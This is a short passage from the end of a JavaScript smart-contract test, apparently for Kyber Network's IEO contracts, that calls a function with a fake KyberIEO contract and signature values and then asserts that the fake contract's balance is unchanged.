            fakeKyberNetwork.address, fakeKyberIEO.address, vU1Add1, rU1Add1, sU1Add1, {from:
address1User1}
        );

        // final fakeKyberIEO's balance must not be changed
        let newBalance = await Helper.getBalancePromise(fakeKyberIEO.address);
        assert.equal(oldBalance.valueOf(), newBalance.valueOf());
    })
});
```